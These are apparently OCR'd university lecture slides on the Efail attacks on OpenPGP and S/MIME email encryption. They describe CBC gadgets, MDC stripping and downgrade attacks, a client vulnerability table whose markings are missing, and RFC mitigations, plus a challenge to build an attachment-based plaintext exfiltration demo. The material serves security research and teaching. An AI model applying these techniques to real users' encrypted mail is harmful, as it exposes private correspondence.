
Outlook: Non-HTML CBC Gadgets?



MS Word

FH MÜNSTER
University of Applied Sciences

Outlook: Non-HTML CBC Gadgets?




LibreOffice

Outlook: Non-HTML CBC Gadgets?

Challenge:

1. Write a non-HTML demo that exfiltrates OpenPGP or S/MIME email plaintext blocks via attachments (PDF, Word, XML, ...).
2. First successful submission gets a crate of Club Mate and Efail swag!



FH MÜNSTER
University of Applied Sciences

Efail-related changes to S/MIME

Efail CBC Gadget attack:

type of attack can be prevented by the use of an AEAD algorithm with a more robust integrity check on the decryption process. It is therefore recommended that mail systems migrate to using AES-GCM as quickly as possible and that the decrypted content not be acted on

Efail direct exfiltration attack:


document (per [RFC1866]). Clients SHOULD treat each of the different pieces of the multipart/mixed construct as being of different origins. Clients MUST treat each encrypted or signed piece of a MIME

https://tools.ietf.org/html/draft-ietf-lamps-rfc5751-bis-12#page-45

OPENPGP

Differences S/MIME → OpenPGP

- OpenPGP uses a variation of CFB-Mode
- Plaintext compression is enabled by default
- OpenPGP defines Modification Detection Code "MDC" ($SHA1(m)$)




OpenPGP RFC on invalid MDCs

return the data to the attacker. An implementation MUST treat an MDC failure as a security problem, not merely a data problem.


In either case, the implementation MAY allow the user access to the erroneous data, but MUST warn the user as to potential security problems should that data be returned to the sender.

new PGP keys with/without MDCs per year



Thanks to Marcus Brinkmann @neopg

cumulative valid PGP keys not supporting MDCs per year




Thanks to Marcus Brinkmann @neopg

Attacking OpenPGP

1. MDC stripped:

2. MDC incorrect:



3. SEIP->SE downgrade

Attacking OpenPGP

Client	Plugin (up to version)	MDC Stripped	MDC Incorrect	SEIP -> SE
Outlook 2007	GPG4WIN 3.0.0			
Outlook 2010	GPG4WIN			
Outlook 2013	GPG4WIN			
Outlook 2016	GPG4WIN			
Thunderbird	Enigmail 1.9.9			
Apple Mail (OSX)	GPGTools 2018.01			

Vulnerable **Not Vulnerable**

Efail-related changes to OpenPGP

5.8. {5.7} Symmetrically Encrypted Data Packet (Tag 9)


The Symmetrically Encrypted Data packet contains data encrypted with a symmetric-key algorithm. When it has been decrypted, it contains other packets (usually a literal data packet or compressed data packet, but in theory other Symmetrically Encrypted Data packets or sequences of packets that form whole OpenPGP messages).

This packet is obsolete. An implementation MUST not create this packet. An implementation MAY process such a packet but it MUST return a clear diagnostic that a non-integrity protected packet has been processed. The implementation SHOULD also return an error in this case and stop processing.

https://tools.ietf.org/html/draft-ietf-openpgp-rfc4880bis-05#section-5.8

Efail-related changes to OpenPGP

In either case, the implementation MAY allow the user access to the erroneous data, but MUST warn the user as to potential security problems should that data be returned to the sender.



In either case, the implementation SHOULD NOT allow the user access to the erroneous data, and MUST warn the user as to potential security problems should that data be returned to the sender.

https://tools.ietf.org/html/draft-ietf-openpgp-rfc4880bis-05#page-104

Efail-related changes to OpenPGP

Checking MDC only possible *after* full decryption

- GnuPG streams plaintext to app during decryption
- Only when finished, GnuPG prints flag whether or not decryption was successful.

OpenPGP draft already supported chunking of plaintext

